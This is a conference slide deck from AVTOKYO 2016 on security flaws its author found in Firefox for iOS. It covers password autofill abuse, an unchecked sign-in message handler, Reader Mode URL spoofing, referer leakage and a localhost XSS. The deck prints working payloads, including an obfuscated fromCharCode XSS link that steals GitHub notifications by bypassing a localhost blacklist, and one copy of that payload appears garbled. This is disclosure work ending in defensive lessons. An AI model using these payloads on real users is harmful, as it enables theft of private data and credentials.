
Password Manager in Firefox for iOS

automatically finds and fills out a login form in a page by the following steps



WKWebView's URL property was used here

to find user credentials for the current URL



Attacker can make Firefox to fill out target page's ID/PW to the attacker's page by abusing time gap

URL property

Attacker URL

Target URL

WKWebView's state

Attacker Page

Target Page




Time Gap

Bug 1293931

Accounts command handler can be called
from any origin

Accounts Command Handler

is used in Firefox Sync sign in for communicating with WKWebView



Handler is used here for registering user credentials to browser UI

- The handler is available only in special WKWebView for sign in, there is no address bar and all resources are https:
- However, the **handler has no check for caller's origin**
- Is it secure or not...?



WHAT IS AVTOKYO?

AVTOKYO is the Japanese community oriented Computer Security Short Conference.

AVtokyo used to be the drinking party right after the Black Hat Japan until 2007. It worked as the relaxed networking party to exchange information only among the Black Hat Japan attendees.

From 2008, it will be open to public as "one-day short conference" without changing its very relaxed and fun-filled atmosphere which will offer free communication place for anybody who's interested the computer security, any kinds of programming, and the geeks.

Welcome to AVtokyo, and join our party!
- no drink, no hack. -

AVTOKYO2016

Click the link below for details of this year.



en.avtokyo.org

1

AV TOKYO  www.avtokyo.org




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Settings

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Done

Settings

Sign In to Firefox >

Sign in to get your tabs, bookmarks, and passwords from your other devices.

General

Search

Google >

New Tab



Homepage



Block Pop-up Windows



Save Logins



Allow Third-Party Keyboards

Firefox needs to reopen for this change to take effect.



Use Compact Tabs



Privacy

Logins >

Tools Help Support

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to continue to Firefox Sync

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Firefox cloud services

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August 16, 2016

We care about your privacy. When Firefox Cloud Services (the "Services") sends information to Mozilla (that's us) our [Mozilla Privacy Policy \(<https://www.mozilla.org/privacy/>\)](https://www.mozilla.org/privacy/) describes how we use that information.

Things you should know:

You send us different types of data depending on what features of the Services you use.

- **Email address:** When you sign up for a Firefox Account, we receive your email address and a hash of your password. In addition, you may optionally add a profile image or use Gravatar (in which case, we'll share your email address with Gravatar to obtain your profile image).
- **Sync:** If you enable Sync, we receive, in encrypted format, the data that you sync across devices (which may include Firefox tabs, add-ons, passwords, bookmarks, history, and preferences). While this cannot be decrypted by us, you should use a strong password to prevent unauthorized access to your synced



Mozilla Privacy

Mozilla Privacy Policy

April 15, 2014

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What do we mean by
"information"?

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to Mozilla's Governance Group.

Our ongoing work on privacy is covered by the [Privacy & Data Safety Blog](#) and information about our ongoing work is available on [Mozilla's privacy team wiki](#).

[Outdated Policies](#)

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
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Yep, Attacker Can Inject Her Firefox Account

if she can alter Creative Commons website in some way (e.g., MITM)



Improper access control of local web server

- Firefox for iOS runs a local web server while in foreground
- Browser internal pages are published from the server, e.g., certificate warning page
- Firefox associates browser features with URL path names by **registerHandlerForMethod** in WebServer class

{OpenGrok}

[Home](#)Sort by: last modified time | **relevance** | path

Full Search

In Project(s)

[select all](#)[invert selection](#)

Definition

Symbol

File Path

History

Type [Search](#)[Clear](#)[Help](#)

firefox-ios

Searched **full:registerhandlerformethod** (Results 1 - 5 of 5) sorted by relevance[/firefox-ios/Client/Frontend/Browser/](#)H A D [AboutHomeHandler.swift](#)

```
10 webServer.registerHandlerForMethod("GET", module: "about", resource: "home")
18 webServer.registerHandlerForMethod("GET", module: "about", resource: "license")
```

H A D [SessionRestoreHandler.swift](#)

```
12 webServer.registerHandlerForMethod("GET", module: "about", resource: "session")
```

H A D [ErrorPageHelper.swift](#)

```
109 server.registerHandlerForMethod("GET", module: "errors", resource: "error.html"),
157 server.registerHandlerForMethod("GET", module: "errors", resource: "NetError.css")
```

[/firefox-ios/Client/Application/](#)H A D [WebServer.swift](#)

```
28 func registerHandlerForMethod(method: String, module: String, resource: String, han
```

[/firefox-ios/Client/Frontend/Reader/](#)H A D [ReaderModeHandlers.swift](#)

```
18 webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p
29 webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p
```

Reader Mode

Make a page layout more reader-friendly

A screenshot of a web browser window showing the Mozilla Security Blog. The URL in the address bar is <https://blog.mozilla.org/security/>. The page title is "mozilla". The main content features the heading "Mozilla Security Blog" and a blue link "Update on add-on pinning vulnerability". Below the link is the date "Sep 16 2016" and the author's name "Selena Deckelmann". A small portion of the article text is visible at the bottom.



A screenshot of the same Mozilla Security Blog page, but now in Reader Mode. The URL remains the same. The page title "mozilla" is still present, but the main content is significantly simplified. The heading "Mozilla Security Blog" is now in large, bold black font. The blue link and author information have disappeared. The article text is also much shorter, appearing only as: "Earlier this week, security researchers published reports that Firefox and Tor Browser were vulnerable to “man-in-the-middle” (MITM) attacks under special circumstances. Firefox automatically updates installed add-ons over an HTTPS connection. As a backup protection measure against mis-issued".

- Readerized contents are published from the local server
- Address bar displays original URL but the real URL is below

```
http://localhost:6571/reader-mode/page?  
url=https://blog.mozilla.org/security
```

Original URL is in a query string

Bug 1293068

Address bar spoofing in Reader Mode
with userinfo in front of hostname

Reader Mode directly displayed URL in a query

then, userinfo in a part of URL was not stripped

```
http://localhost:6571/reader-mode/page?  
url=https://blog.mozilla.org/security
```




Wow, I just saw that!

URL spoofing attack with userinfo could work on Reader Mode


Userinfo

```
<a href="http://localhost:6571/reader-mode/page?  
url=https://hacked.whitehouse.gov@developers.  
google.com/webmasters/hacked/">Whitehouse?</a>
```




Bug 1290732

Reader Mode leaks sensitive HTTPS URLs
through HTTP referer



- **GitHub's Gists** supports secret mode
- Not private, discoverable if the URL is known
- Gists uses **Referrer-Policy** in a meta tag to prevent unintentional URL leakage



- Reader mode **strips all meta tags** and a page is sent through http: channel
- Finally, Gist's secret URLs are leaked via HTTP Referer

`http://localhost:6571/reader-mode/page?url=https://gist.github.com/nishimunea/899da90df5b169a80df39e73fec89e87`

Secret Gist URL

Bug 1279787


Steal cross origin DOM data with
bypassing localhost navigation blocking

- Readerized pages are **in the same localhost origin** regardless of its real origin
- If there were XSS on the local server, arbitrary page data could be stolen from Reader Mode URL
- The question is where is XSS on localhost

XSS Was Also in a Reader Mode URL

http://localhost:6571/reader-mode/page?url=javascript:alert(1)

XSS was here



Localhost Navigation Has Been Blocked Since 4.0

so XSS on Reader Mode has not been exploitable directly from a web page


```
private extension WKNavigationAction {  
    private var isAllowed: Bool {  
        return !(request.URL?.isLocal ?? false)
```

```
public var isLocal: Bool {  
    return host?.lowercaseString == "localhost" ||  
        host == "127.0.0.1" || host == "::1"  
}
```

Blocked if host is “localhost”, 127.0.0.1, or ::1

Hostname Blacklisting Was Insufficient

still exploitable the XSS through `http://0x7f000001:6571/`



Finally, following XSS payload worked

for stealing victim's private notifications on GitHub

```
<a href="http://0x7f00001:6571/reader-mode/page?url=javascript:document.body.innerHTML=String.fromCharCode(60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,116,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,53,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47,112,97,103,101,63,117,114,108,61,104,116,116,112,115,58,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111,116,105,102,105,99,97,116,105,111,110,115,34,32,111,110,108,111,97,100,61,34,97,108,101,114,116,40,116,104,105,115,46,99,111,110,116,101,110,116,68,111,99,117,109,101,110,116,46,98,111,100,121,46,105,110,110,101,114,72,84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

Finally, following reflected XSS payload works

for stealing victim's private notifications on GitHub

```
<a href="http://0x7f00001:6571/reader-mode/page?url=javascript:document.body.innerHTML=String.fromCharCode(60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,116,112,58,47,47,48,120,55,102,48,48,48,48,49,58,54,53,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47,112,97,103,105,116,104,117,98,46,99,111,109,47,110,111,116,105,102,105,99,97,116,105,111,110,115,34,32,111,110,108,107,106,105,104,105,115,46,99,111,110,116,101,110,116,46,98,111,100,121,46,105,110,110,101,114,72,84,77,76,41,34,62,60,47,105,102,114,97,109,101,62);">
```

0x7f000001:6571/reader-mode/page?url=ja...

2

The page could not be displayed in Reader View.

[Load original page](#)

XSS is triggered from here

Notifications

Updated Jan 28, 2016 by MSakamaki



- [Dashboard](#)
- [Explore](#)
- [Profile](#)
- [Sign out](#)

[▼ ^ Unread notifications 10](#)

[Participating 0 All notifications](#)

[FxOS-Code-Reading-Group/fxos.code.reading.meetup.io 9](#)

[FxOS-Code-Reading-Group/MainRepo 1](#)

Load target readerized page
(github.com/notifications) in
an iframe

0x7f000001:6571

2

```
<div id="reader-header"
      class="header">
<h1 id="reader-title">Notifications</
      h1>
<div id="reader-credits"
      class="credits">Updated Jan 28, 2016
      by MSakamaki</div>
</div>

<div id="reader-content"
      class="content">
<div id="readability-page-1"
      class="page">
<header class="nav-bar">
<div class="nav-bar-inner has-
notifications"><button class="header-
button header-nav-button touchable-
js-show-global-nav" data-ga-
click="Mobile, tap, location:header;
      text:Hamburger">
<svg xmlns="http://www.w3.org/
      2000/svg" aria-hidden="true"
      class="octicon octicon-three-bars"
      height="24" version="1.1" viewBox="0
      0 12 16" width="18"><path d="M11.41
      9H.59C0 9 0 8.59 0 8c0-.59 0-1 .
      59-1H11.4c.59 0 .59.41.59 1 0 .59 0 1-
      59 1h.01zm0-4H.59C0 5 0 4.59 0
      4c0-.59 0-1 .59-1H11.4c.59 0 .
      59.41.59 1 0 .59 0 1-.59
      1H11.4c.59 0 .59.41.59 1 0 .59 0 1-.59
      1H.59C0 13 0 12.59 0 12c0-.59 0-1 .
      59-1z"></path></svg>
```

Steal the DOM contents
from the parent window

Lessons learned from flaws in Firefox for iOS

- Use WKWebView's **URL property** with special care
- Consider to apply access controls for **Script Messages**
- Avoid hosting sensitive data on **localhost web server**

Thanks